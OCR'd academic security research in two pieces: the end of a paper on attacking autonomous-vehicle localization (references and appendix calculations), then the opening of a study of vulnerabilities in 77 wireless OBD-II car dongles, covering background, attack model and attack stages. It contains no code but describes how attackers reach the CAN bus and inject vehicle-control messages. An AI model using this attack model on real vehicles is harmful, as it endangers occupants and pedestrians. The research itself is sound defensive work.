[53] "Learning Wheel Odometry and IMU Errors for Localization, author=Brossard, Martin and Bonnabel, Silvere," in *ICRA*, IEEE, 2019.

[54] N. Gosala, A. Bühler, M. Prajapat, C. Ehmke, M. Gupta, R. Sivanesan, A. Gawel, M. Pfeiffer, M. Bürki, I. Sa, *et al.*, "Redundant Perception and State Estimation for Reliable Autonomous Racing," in *ICRA*, pp. 6561–6567, IEEE, 2019.

[55] Z. Zhang, S. Liu, G. Tsai, H. Hu, C.-C. Chu, and F. Zheng, "Pirvs: An Advanced Visual-Inertial SLAM System with Flexible Sensor Fusion and Hardware Co-design," in *ICRA*, pp. 1–7, IEEE, 2018.

[56] M. Brossard, S. Bonnabel, and A. Barrau, "Unscented Kalman Filter on Lie Groups for Visual Inertial Odometry," in *IROS*, IEEE, 2018.

[57] F. Poggenhans, N. O. Salscheider, and C. Stiller, "Precise Localization in High-definition Road Maps for Urban Regions," in *IROS*, IEEE, 2018.

[58] S. Arnold and L. Medagoda, "Robust Model-Aided Inertial Localization for Autonomous Underwater Vehicles," in *ICRA*, IEEE, 2018.

[59] D. Zhang, J. Gabaldon, L. Lauderdale, M. Johnson-Roberson, L. J. Miller, K. Barton, and K. A. Shorter, "Localization and Tracking of Uncontrollable Underwater Agents: Particle Filter Based Fusion of On-Body IMUs and Stationary Cameras," in *ICRA*, IEEE, 2019.

[60] R. Mascaro, L. Teixeira, T. Hinzmann, R. Siegwart, and M. Chli, "GOMSF: Graph-Optimization based Multi-Sensor Fusion for Robust UAV Pose Estimation," in *ICRA*, pp. 1421–1428, IEEE, 2018.

[61] P. Geneva, K. Eckenhoff, and G. Huang, "Asynchronous Multi-Sensor Fusion for 3D Mapping and Localization," in *ICRA*, IEEE, 2018.

[62] H. F. Chame, M. M. Dos Santos, and S. S. da Costa Botelho, "Reliable Fusion of Black-box Estimates of Underwater Localization," in *IROS*, pp. 1900–1905, IEEE, 2018.

[63] R. Piché, "Online Tests of Kalman Filter Consistency," *International Journal of Adaptive Control and Signal Processing*, vol. 30, no. 1, pp. 115–124, 2016.

[64] C. Croarkin, P. Tobias, J. Filliben, B. Hembree, W. Guthrie, *et al.*, "NIST/SEMATECH e-Handbook of Statistical Methods," *NIST/SEMATECH*, 2006.

[65] "Baidu debuts Robotaxi ride hailing service in China, using self-driving electric taxis." https://www.marketwatch.com/story/baidu-debuts-robotaxi-ride-hailing-service-in-china-using-self-driving-electric-taxis-2019-09-26.

[66] P. D. Groves, "Principles of GNSS, Inertial, and Multisensor Integrated Navigation Systems, [Book review]," *IEEE Aerospace and Electronic Systems Magazine*, vol. 30, no. 2, pp. 26–27, 2015.

[67] C4ADS, "Above Us Only Stars - Exposing GPS Spoofing in Russia and Syria." https://www.c4reports.org/aboveusonlystars.

[68] T. Nighswander, B. Ledvina, J. Diamond, R. Brumley, and D. Brumley, "GPS Software Attacks," in *CCS*, 2012.

[69] S. of California Department of Motor Vehicles, *California Commercial Driver Handbook: Section 2 – Driving Safely*. 2019. Available at https://www.dmv.ca.gov/portal/dmv/detail/pubs/cdl_htm/sec2.

[70] "California Vehicle Code 21663." https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=VEH&sectionNum=21663.

[71] "California Vehicle Code 21460." https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=VEH&sectionNum=21460.

[72] B. Paden, M. Čáp, S. Z. Yong, D. Yershov, and E. Frazzoli, "A Survey of Motion Planning and Control Techniques for Self-Driving Urban Vehicles," *IEEE Transactions on intelligent vehicles*, vol. 1, no. 1, pp. 33–55, 2016.

[73] J. Su, J. He, P. Cheng, and J. Chen, "A Stealthy GPS Spoofing Strategy for Manipulating the Trajectory of an Unmanned Aerial Vehicle," *IFAC-PapersOnLine*, vol. 49, no. 22, pp. 291–296, 2016.

[74] W. Liu, C. Kwon, I. Aljanabi, and I. Hwang, "Cyber Security Analysis for State Estimators in Air Traffic Control Systems," in *AIAA Guidance, Navigation, and Control Conference*, p. 4929, 2012.

[75] Y. Mo and B. Sinopoli, "False Data Injection Attacks in Control Systems," in *Preprints of the 1st workshop on Secure Control Systems*, 2010.

[76] Y. Mo, E. Garone, A. Casavola, and B. Sinopoli, "False Data Injection Attacks Against State Estimation in Wireless Sensor Networks," in *49th IEEE Conference on Decision and Control (CDC)*, IEEE, 2010.

[77] "Apollo Data Open Platform." http://apollo.auto/index.html.

[78] N. Medeiros, N. Ivaki, P. Costa, and M. Vieira, "Software Metrics as Indicators of Security Vulnerabilities," in *2017 IEEE 28th International Symposium on Software Reliability Engineering (ISSRE)*, pp. 216–227, IEEE, 2017.

[79] H. H. Pajouh, R. Javidan, R. Khayami, D. Ali, and K.-K. R. Choo, "A Two-Layer Dimension Reduction and Two-Tier Classification Model for Anomaly-Based Intrusion Detection in IoT Backbone Networks," *IEEE Transactions on Emerging Topics in Computing*, 2016.

[80] M. Brown, J. Crawford, S. Nordstrom, F. Scholl, and F. Mhlanga, "Understanding the Presence of Experiential Learning Opportunity Programs in the Information Security Field," in *Proceedings of the 2013 on InfoSecCD'13: Information Security Curriculum Development Conference*, p. 53, ACM, 2013.

[81] J. Cohen, *Statistical Power Analysis for the Behavioral Sciences*. Routledge, 2013.

[82] D. Frossard and R. Urtasun, "End-to-End Learning of Multi-Sensor 3D Tracking by Detection," in *ICRA*, pp. 635–642, IEEE, 2018.

[83] J. Gao, C. Sun, H. Zhao, Y. Shen, D. Anguelov, C. Li, and C. Schmid, "VectorNet: Encoding HD Maps and Agent Dynamics from Vectorized Representation," in *CVPR*, 2020.

[84] J. Jeong, Y. Cho, Y.-S. Shin, H. Roh, and A. Kim, "Complex Urban Dataset with Multi-Level Sensors from Highly Diverse Urban Environments," *IJRR*, vol. 38, no. 6, pp. 642–657, 2019.

[85] J. Solà, "Quaternion Kinematics for the Error-State Kalman Filter," *arXiv preprint arXiv:1711.02508*, 2017.

[86] ETH Zürich, "Ethzasl MSF Framework." https://github.com/ethz-asl/ethzasl_msf.

[87] S. Lynen, M. Achtelik, S. Weiss, M. Chli, and R. Siegwart, "A Robust and Modular Multi-Sensor Fusion Approach Applied to MAV Navigation," in *IROS*, 2013.

[88] Velodyne, "Velodyne HDL-32E Datasheet." https://velodynelidar.com.

[89] S. Thrun, W. Burgard, and D. Fox, *Probabilistic Robotics*. MIT press, 2005.

[90] M. Bansal, A. Krizhevsky, and A. Ogale, "ChauffeurNet: Learning to Drive by Imitating the Best and Synthesizing the Worst," *arXiv preprint arXiv:1812.03079*, 2018.

[91] B. Friedland, *Control System Design: An Introduction to State-Space Methods*. Courier Corporation, 2012.

[92] A. Dosovitskiy, G. Ros, F. Codevilla, A. Lopez, and V. Koltun, "CARLA: An Open Urban Driving Simulator," in *Proceedings of the 1st Annual Conference on Robot Learning*, pp. 1–16, 2017.

[93] LG, "LGSVL Simulator: An Autonomous Vehicle Simulator." https://github.com/lgsvl/simulator.

[94] "Video demo for the FusionRipper attack in the paper." https://sites.google.com/view/cav-sec/fusionripper.

[95] "Waymo's Self-Driving Cars Are Near: Meet the Teen Who Rides One Every Day." https://www.bloomberg.com/news/features/2018-07-31/inside-the-life-of-waymo-s-driverless-test-family.

[96] "Uber is Bringing its Self-Driving Cars to Dallas." https://www.theverge.com/2019/9/17/20870969/uber-self-driving-car-testing-dallas.

[97] "Lyft and Aptiv Have Completed 50,000 Self-Driving Car Rides in Las Vegas." https://www.cnet.com/roadshow/news/lyft-aptiv-self-driving-car-50k-rides/.

[98] "Waymo's next-generation self-driving system can 'see' a stop sign 500 meters away." https://www.theverge.com/2020/3/4/21165014/waymo-fifth-generation-self-driving-radar-camera-lidar-jaguar-ipace.

[99] J.-A. Ting, E. Theodorou, and S. Schaal, "A Kalman Filter for Robust Outlier Detection," in *IROS*, IEEE, 2007.

[100] D. M. Akos, "Who's Afraid of the Spoofer? GPS/GNSS Spoofing Detection via Automatic Gain Control (AGC)," *NAVIGATION: Journal of the Institute of Navigation*, vol. 59, no. 4, pp. 281–290, 2012.

[101] M. L. Psiaki and T. E. Humphreys, "GNSS Spoofing and Detection," *Proceedings of the IEEE*, vol. 104, no. 6, pp. 1258–1270, 2016.

[102] A. Ranganathan, H. Ólafsdóttir, and S. Capkun, "SPREE: A Spoofing Resistant GPS Receiver," in *Proceedings of the 22nd Annual International Conference on Mobile Computing and Networking*, 2016.

[103] J. Magiera and R. Katulski, "Detection and Mitigation of GPS Spoofing Based on Antenna Array Processing," *Journal of applied research and technology*, vol. 13, no. 1, pp. 45–57, 2015.

[104] K. Jansen, M. Schäfer, D. Moser, V. Lenders, C. Pöpper, and J. Schmitt, "Crowd-GPS-Sec: Leveraging Crowdsourcing to Detect and Localize GPS Spoofing Attacks," in *2018 IEEE Symposium on Security and Privacy (SP)*, pp. 1018–1031, IEEE, 2018.

[105] P. Papadimitratos and A. Jovanovic, "GNSS-based Positioning: Attacks and Countermeasures," in *MILCOM 2008-2008 IEEE Military Communications Conference*, pp. 1–7, IEEE, 2008.

[106] A. B. Hillel, R. Lerner, D. Levi, and G. Raz, "Recent Progress in Road and Lane Detection: A Survey," *Machine vision and applications*, vol. 25, no. 3, pp. 727–745, 2014.

[107] "Guide to Lane Departure Warning & Lane Keeping Assist." https://www.consumerreports.org/car-safety/lane-departure-warning-lane-keeping-assist-guide/.

[108] "Experimental Security Research of Tesla Autopilot." https://keenlab.tencent.com/en/whitepapers/Experimental_Security_Research_of_Tesla_Autopilot.pdf, 2019.

[109] T. Sato, J. Shen, N. Wang, Y. J. Jia, X. Lin, and Q. A. Chen, "Security of Deep Learning based Lane Keeping System under Physical-World Adversarial Attack," *arXiv preprint arXiv:2003.01782*, 2020.

[110] Z. J. Chong, B. Qin, T. Bandyopadhyay, M. H. Ang, E. Frazzoli, and D. Rus, "Synthetic 2D LIDAR for Precise Vehicle Localization in 3D Urban Environment," in *ICRA*, pp. 1554–1559, IEEE, 2013.

[111] S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, S. Savage, K. Koscher, A. Czeskis, F. Roesner, T. Kohno, *et al.*, "Comprehensive Experimental Analyses of Automotive Attack Surfaces," in *USENIX Security*, 2011.

[112] R. Baker and I. Martinovic, "Losing the Car Keys: Wireless PHY-Layer Insecurity in EV Charging," in *USENIX Security*, 2019.

[113] F. D. Garcia, D. Oswald, T. Kasper, and P. Pavlidès, "Lock It and Still Lose It —on the (In)Security of Automotive Remote Keyless Entry Systems," in *USENIX Security*, 2016.

[114] J. Petit, B. Stottelaar, M. Feiri, and F. Kargl, "Remote Attacks on Automated Vehicles Sensors: Experiments on Camera and Lidar," *Black Hat Europe*, vol. 11, p. 2015, 2015.

[115] C. Yan, W. Xu, and J. Liu, "Can You Trust Autonomous Vehicles: Contactless Attacks Against Sensors of Self-Driving Vehicle," *DEF CON*, vol. 24, 2016.

[116] Y. Tu, Z. Lin, I. Lee, and X. Hei, "Injected and Delivered: Fabricating Implicit Control over Actuation Systems by Spoofing Inertial Sensors," in *USENIX Security*, 2018.

[117] Y. Son, H. Shin, D. Kim, Y. Park, J. Noh, K. Choi, J. Choi, and Y. Kim, "Rocking Drones with Intentional Sound Noise on Gyroscopic Sensors," in *USENIX Security*, 2015.

[118] T. Trippel, O. Weisse, W. Xu, P. Honeyman, and K. Fu, "WALNUT: Waging Doubt on the Integrity of MEMS Accelerometers with Acoustic Injection Attacks," in *EuroS&P*, pp. 3–18, IEEE, 2017.

[119] H. Choi, W.-C. Lee, Y. Aafer, F. Fei, Z. Tu, X. Zhang, D. Xu, and X. Deng, "Detecting Attacks Against Robotic Vehicles: A Control Invariant Approach," in *CCS*, 2018.

[120] R. Quinonez, J. Giraldo, L. Salazar, E. Bauman, A. Cardenas, and Z. Lin, "SAVIOR: Securing Autonomous Vehicles with Robust Physical Invariants," in *USENIX Security*, 2020.

[121] "2019 MKZ." https://www.lincoln.com/services/assets/Brochure?make=Lincoln&model=MKZ&year=2019.

[122] W. J. Stein and T. R. Neuman, "Mitigation Strategies for Design Exceptions," tech. rep., United States. Federal Highway Administration. Office of Safety, 2007.

A Calculation of Required Deviations in Attack Goals and Distances to Lane Line

The required deviations under off-road and wrong-way attacks are calculated based on common widths of the AV, lane, and road shoulder. These values differ in local and highway settings. Fig. 12 shows the measurements we used in the calculation. For the AV width, we use the width (including mirrors) of the Baidu Apollo's reference car, Lincoln MKZ [121]. For the lane widths and shoulder widths, we refer to the design guidelines [122] published by the US Department of Transportation Federal Highway Administration. For off-road attack, we use the deviation when the AV goes *beyond* the road shoulder from the center of the lane as the required deviation, which is calculated using $\frac{L-C}{2}+S=0.895m$ (local) and $1.945m$ (highway), where L is the lane width, C is the car width, and S is the road shoulder width. For wrong-way attack, we define the required deviation as the AV completely invades the neighbor lane, and it is calculated with $\frac{L}{2}+\frac{C}{2}=2.405m$ (local) and $2.855m$ (highway). We calculate the deviation of *touching the lane line* using $\frac{L-C}{2}$, which is $0.295m$ on local roads and $0.745m$ on the highway.




Figure 12: Common AV, traffic lane, and road shoulder widths used in this paper.




Figure 13: Visualization of the lateral deviation 0.45 meters on local and highway roads.

B Convert Steering to Lateral Position and Heading Rate Changes

Fig. 14 shows the mathematical conversion from the steering angle to physical world lateral position change. The position change can be calculated as $\delta_{pos} = vt\sin(\frac{\theta}{\phi})$, where v is the velocity, t is the cycle time of the controller, θ is the steering angle, and ϕ is the steering ratio, which is a constant describing the ratio of the turning angle of the steering wheel to that of the vehicle wheel. The steering angle can be directly converted to heading rate change using $\delta_\omega = \theta/\phi t$, where δ_ω is the yaw (*i.e.*, heading) rate change.




Figure 14: Conversion from the steering wheel angle to lateral position change.




Figure 15: Profiling results when using different (a) minimum profiling success rates, and (b) safe profiling thresholds.

Plug-N-Pwned: Comprehensive Vulnerability Analysis of OBD-II Dongles as A New Over-the-Air Attack Surface in Automotive IoT

Haohuang Wen
The Ohio State University
wen.423@osu.edu

Qi Alfred Chen
University of California, Irvine
alfchen@uci.edu

Zhiqiang Lin
The Ohio State University
zlin@cse.ohio-state.edu

Abstract

With the growing trend of the Internet of Things, a large number of wireless OBD-II dongles are developed, which can be simply plugged into vehicles to enable remote functions such as sophisticated vehicle control and status monitoring. However, since these dongles are directly connected with in-vehicle networks, they may open a new over-the-air attack surface for vehicles. In this paper, we conduct the first comprehensive security analysis on *all* wireless OBD-II dongles available on Amazon in the US in February 2019, which were 77 in total. To systematically perform the analysis, we design and implement an automated tool DONGLESCOPE that dynamically tests these dongles from all possible attack stages on a real automobile. With DONGLESCOPE, we have identified 5 different types of vulnerabilities, with 4 being newly discovered. Our results reveal that each of the 77 dongles exposes at least two types of these vulnerabilities, which indicates a widespread vulnerability exposure among wireless OBD-II dongles on the market today. To demonstrate the severity, we further construct 4 classes of concrete attacks with a variety of practical implications such as privacy leakage, property theft, and even safety threat. We also discuss the root causes and feasible countermeasures, and have made corresponding responsible disclosure.

1 Introduction

On-Board Diagnostics (OBD) [1] is a standard widely adopted for an automobile to self-diagnose and report its internal working status (such as voltage, fuel level, and speed). As the latest and most popular OBD standard, OBD-II is universally deployed in gasoline vehicles of US after 1996 for mandated emission inspection [2]. With the growing trend of the Internet of Things (IoT), a large number of wireless OBD-II dongles are developed, enabling vehicle owners to conveniently perform remote vehicle functions from companion mobile apps, like many other IoT devices, for simple status monitoring and diagnosis to sophisticated vehicle control such as disabling remote unlocking or seat-belt warnings.

While wireless OBD-II dongles do provide rich functions and great convenience, their usage exposes a wireless entry to the internal vehicle systems from the external world, which thus inevitably brings security concerns. On one hand, OBD-II dongles are connected with the in-vehicle Control Area Network (CAN) buses to fetch diagnostic data through the OBD-II port. On the other hand, they interact with external companion apps via wireless network to transfer data and commands. If not properly designed with security principles and practices, these dongles may enable a series of new over-the-air vehicle attack vectors, compromising not only the user property and privacy, but also the safety of drivers, passengers and pedestrians. For example, in 2017 it was found that the vulnerabilities on a Bosch Drivelog Connector OBD-II dongle enabled a nearby attacker to remotely shut down the engine while the vehicle was still in motion [3]. This dongle was soon removed from the market. As of today, there are still a great number of OBD-II dongles available on the market, which are popular among drivers, repair technicians, and also auto insurance companies. However, whether these dongles are vulnerable to remote or nearby attacks remains unknown to the public.

To fill this knowledge gap, in this paper we conduct the first comprehensive security analysis on *all* wireless OBD-II dongles available on Amazon in the US in February 2019, which were 77 in total. To systematically perform the analysis, we first define the attack surface based on the stages of how a remote or nearby attack could use the CAN bus through wireless OBD-II dongles: broadcast, connection and communication. Next, we design and implement an automated tool DONGLESCOPE that is capable of dynamically testing potential vulnerabilities at all these stages with a dongle under test plugged into the OBD-II port on a real automobile, with the assistance of companion mobile app analysis to reverse engineer the intended messages to these dongles, which are used to design test messages in the communication stage.

Through intensive experiments on these 77 dongles, we have identified 5 different types of vulnerabilities across the three attack stages, in which 4 are newly discovered. Among the 77 dongles, we find *each* of them exposes at least two

types of these vulnerabilities across the three stages, which indicates a widespread vulnerability exposure among wireless OBD-II dongles on the market today. Specifically, we find that around 85% of these dongles have neither connection-layer nor application-layer authentication, which essentially provides a nearby attacker arbitrary access to the CAN bus once they are discovered in the broadcast stage. We further discover that 29 (37.66%) dongles are vulnerable to such malicious access even when the vehicle owner's mobile device is connected with them. In the communication stage, we find that 52 (67.53%) dongles fail to filter out CAN bus messages with functions unsupported in the dongles, meaning that attackers can send safety-critical vehicle control commands, e.g., gear shifting, even when the attacked dongle is originally designed only for diagnostic purpose. Even worse, a few dongles are vulnerable to over-the-air dongle firmware subverting or extraction. Last but not least, the aforementioned vulnerability can be fingerprinted using broadcast information for nearly half (42.86%) of the dongles, which allows nearby attackers to conveniently pinpoint which dongles to attack and how to attack them over the air.

To demonstrate the severity of these vulnerabilities, we further construct 4 classes of concrete attacks building upon these vulnerabilities and validated them on our testing automobile. These attacks can lead to a wide range of practical implications, including privacy leakage, property theft, and even safety threats to drivers, passengers, and pedestrians. Among the 77 dongles we collected, 84% of them are vulnerable to at least one of these four attack classes, and nearly 60% are vulnerable to at least three.

The analysis results in this paper evidently point out a general and systematic lack of security protection in wireless OBD-II dongles today, which is known for IoT devices in home setting [4–9], but for the first time comprehensively revealed and quantified for those in the vehicle setting. Since the vehicle setting is safety-critical, one would expect that its IoT devices have more scrutinized security practices. However, based on our results, this is very unfortunately not the case today. To proactively address this, we leverage the insights in our analysis to discuss the root causes and feasible countermeasures, and meanwhile we have also already made responsible disclosure to the corresponding dongle manufacturers. As IoT devices are increasingly used in safety-critical domains such as automobiles, we expect that our domain-specific findings and their security/safety implications can send a strong and timely message to start developing and deploying principled security designs in these critical application domains for the IoT.

Contributions. In short, we make the following contributions in this paper:

- **Comprehensive vulnerability analysis.** We conduct the first comprehensive security analysis on *all* wireless OBD-II dongles available on Amazon in the US in February 2019. Targeting the threat model of over-the-air vehicle attacks, we systematically identify the attack surface as attack vectors across three necessary attack stages: broadcast, connection, and communication. We design and implement an automated tool DONGLESCOPE that is capable of dynamically detecting potential vulnerabilities at these three stages with a real automobile.
- **Vulnerability discovery and quantification.** With DONGLESCOPE, we have systematically analyzed the 77 dongles we collected and identified 5 types of vulnerabilities across the three attack stages, in which 4 are newly discovered. Our results show that *each* of the 77 dongles has at least two vulnerabilities exposed across the three stages, which indicates a widespread vulnerability exposure among wireless OBD-II dongles on the market today.
- **Attack case-study construction.** To demonstrate the severity of the identified vulnerabilities, we further construct 4 classes of concrete attacks building upon these vulnerabilities and validate them on a testing automobile. These attacks can lead to a wide range of practical implications, including privacy leakage, property theft, and even safety threats to drivers, passengers, and pedestrians. We also discuss the root causes and feasible countermeasures, and have also made responsible disclosure to the corresponding dongle manufacturers.




Figure 1: Structure of a CAN Bus Message.

Roadmap. The rest of this paper is organized as follows. Necessary background related to the Control Area Network and OBD-II dongles is introduced in §2. Next, we describe the attack model in §3. Then, we present the detailed design and implementation of DONGLESCOPE in §4. In §5, we present the vulnerability analysis results, followed by the attack case studies in §6 and discussions in §7. We review the related works in §8, and finally conclude in §9.

2 Background

2.1 Control Area Network

Automobiles are no longer isolated mechanical devices. Instead, they are sophisticated computer systems with a great number of Electronic Control Units (ECUs) responsible for different capabilities such as steering, braking, and accelerating. These ECUs form a complicated network with massive number of messages transferring back and forth at any time. To make sure that such a complicated system works properly,

an in-vehicle network is necessary to coordinate the transfer of the messages between these ECU components.

Control Area Network (CAN) bus is the most ubiquitous message-based protocol deployed in the modern vehicles today [10]. In this network, ECUs are mutually connected with a bus system, constantly broadcasting and listening to CAN bus messages. The structure of a CAN bus message is shown in Figure 1 [11]. The identifier and the data field in a CAN bus message determine the function of a CAN bus message. The identifier of a message consists of 11 or 29 bits, indicating the sender ECU of this message (e.g., `0x191` represents the transmission system ECU). The data field of a message contains up to 8 bytes, storing the state parameters of the sender ECU (e.g., the third byte of data represents the engine speed).

2.2 OBD-II Dongles and Companion Apps

OBD-II dongles. OBD-II is a high-level communication protocol (a "language") on top of the CAN bus, offering diagnostic capability for vehicle owners, repair technicians, and also auto insurance companies, such as monitoring the speed and fuel of an automobile. Since 1996, it has been mandated on each gasoline automobile by the US government [2]. Nowadays, most of the vehicles have a diagnostic port installed under the steering wheel, which connects to the CAN bus and delivers CAN bus messages. As a message-based protocol, special OBD-II messages are defined to convey diagnostic information, which are known as the OBD-II Parameter IDs (PIDs) [12]. Unlike the highly customized CAN bus messages which are defined by specific vehicle manufacturers [13], these OBD-II PIDs are standardized. Moreover, as a kind of CAN bus message, PID has the similar structure as shown in Figure 1. Each PID for query uses `0x7DF` as identifier, and the data field contains a service number and a PID number [14]. In addition to these universal PIDs, manufacturers may also define private PIDs. Based on the OBD-II standard, a great number of OBD-II dongles are developed for car diagnosis such as monitoring the speed, fuel and engine status. After plugged into the OBD-II port, these dongles can constantly send CAN bus messages to query diagnostic data from the CAN bus.

Among all available OBD-II dongles on the market today, wireless dongle is the most dominant type, since they provide great convenience while offering a decent price to users [15]. When in use, they serve as end points for nearby mobile devices to connect and communicate via wireless network such as Wi-Fi, Bluetooth Classic, and BLE. As a result, there are also companion mobile apps for these dongles. In this paper, our vulnerability analysis focuses on wireless dongles, since they allow wireless access to the OBD-II port and thus are more realistic targets for attackers. Figure 2 shows the 77 wireless dongles we purchased in this research.



Figure 2: All 77 OBD-II Dongles in Our Study.

Companion mobile apps. Since wireless OBD-II dongles do not have user interfaces such as screen and keyboard, they rely on external devices to make them usable and user-friendly. As a result, their manufacturers or third-party developers have developed corresponding companion mobile apps. With such a companion app at hand, it is easy and convenient to monitor the status of an automobile. First, a user plugs the dongle into the OBD-II port locating under the steering wheel, and starts the engine. Second, she opens the companion mobile app and establishes a connection via the wireless network hosted by the dongle. Afterwards, the user is able to monitor the vehicle status from the app UI, and the app automatically interacts with the dongle which queries the vehicle status data from the CAN bus and delivers vehicle control commands if there is any to the CAN bus.

3 Attack Model and Attack Surface

3.1 Attack Model

In this paper, the attacker's goal we consider is to exploit the new vehicle attack surface exposed by emerging wireless OBD-II dongles and thus achieves *wireless* attacks onto the CAN bus of a victim vehicle. As introduced in §2, the wireless OBD-II dongles operate as wireless end points for surrounding devices to connect and communicate. As a result, the attacker must be within the range of the wireless network so that she is able to establish a connection with the target dongle, which is usually up to 100 meters. However, with an amplifier [16], an attacker can detect wireless signals at a remote distance (e.g., up to 1,000 meters using the BLE Antenna as demonstrated in BleScope [17]), which thus enables her to discover and approach the victim to perform attacks. The general threat model is presented in Figure 3. Before the attack, the first but very important step is to identify a nearby OBD-II dongle in the air. Afterwards, she tries to initiate a connection with it through wireless network. If the connection is successfully established, she then attempts to attack the ve-




Figure 3: The General Threat Model.

hicle by injecting malicious messages to the CAN bus through the OBD-II dongle, e.g., reading sensitive data or causing unsafe vehicle driving behaviours. The attack is successful if the messages are successfully delivered by the dongle to the CAN bus and the corresponding attack consequences are triggered.

There is no specific constraint of when to conduct the attack. For example, an attacker may compromise vehicles that are still driving on the road with the driver and other passengers on board. Moreover, since an OBD-II dongle can still receive power supply from the OBD-II port even when the vehicle is off [18], she can even target the vehicles parked in a parking lot where she has a chance to sneak into the vehicle and steals all belongings. Some CAN bus messages with more direct safety consequences, e.g., stopping the engine, will be disabled when the vehicle is moving at a high speed [19]. Thus, if these messages are required for achieving a certain attack goal (which is not necessary for all potential attack goals as discussed later in §6), the attacker can choose to launch the attack during common low-speed driving scenarios such as those when waiting at red light, in a traffic jam, or in a drive-thru queue.

3.2 Attack Surface

Before we design our automated security analysis tool, it is necessary to first comprehensively identify the attack surface for these wireless OBD-II dongles. According to our attack model in §3.1, a successful attack must have the following three necessary stages: (I) *Broadcast Stage*, i.e., when the attacker is scanning for victim dongles before connection, (II) *Connection Stage*, i.e., when the attacker is connecting with the dongle, and (III) *Communication Stage*, i.e., when the attacker is injecting malicious messages after connection. Thus, the attack surface considered in our analysis is defined as attack vectors at each of these three stages:

(I) Broadcast Stage. Prior to connection, a wireless OBD-II dongle broadcasts its connection information to nearby devices to indicate its willingness. Therefore, nearby devices can discover and recognize it, and try to establish a connection. As a nearby attacker, she is capable of collecting this broadcast information, and her goal is to identify a victim dongle and establish connection based on the information.

(II) Connection Stage. In this stage, the attacker's task is to successfully establish a network connection with the dongle in order to send commands related to CAN bus message delivery to the dongle. When the connection is establishing, she may be required to provide sufficient credential before legitimately connecting to the dongle, such as a password or a PIN code. If no credential is needed, the attacker is able to arbitrarily connect to the dongle.

(III) Communication Stage. After the connection is established, the attacker is able to send unauthorized CAN bus messages to communicate with the dongle and perform attacks. Prior to that, she may need to first bypass the authentication step in the communication protocol between the app and the dongle. After that, the attacker sends the attacker-desired CAN bus messages to the dongle, requesting it to relay the messages to the CAN bus to trigger corresponding consequences. In this paper, we call the CAN bus messages that perform the designed functions of a dongle *predefined messages* and the others *undefined messages*. The former is allowed by design, and thus should be directly relayed to the CAN bus. However, the designed dongle functions can be quite limited, e.g., only diagnostic functions. Therefore, for certain attack goals, e.g., those that are safety related, it is of interest to inject undefined messages (e.g., those interfere the vehicle control). However, since these messages are not allowed by design, whether the attack can succeed depends on the message filtering process at the dongle side.

4 Analysis Methodology

Having identified the attack surface of OBD-II dongles, we design and implement an automated tool, named DONGLESCOPE[1], to measure a few objectives that can lead to vulnerabilities in wireless OBD-II dongles across broadcast, connection and communication stages. In this section, we first introduce the design overview, as well as the measurement objectives for each stage in §4.1. We then detail the design and implementation of our tool in §4.2.

4.1 Overview

Figure 4 presents the workflow of DONGLESCOPE. At a high level, it dynamically tests an OBD-II dongle on a real automobile, and also takes the corresponding companion mobile app for static analysis. The analysis is broken down into four main components associated with the three attack stages. For

[1]The source code of DONGLESCOPE is available at https://github.com/OSUSecLab/DongleScope.




Figure 4: Design Overview of DONGLESCOPE.

Component	Measurement Objective(s)
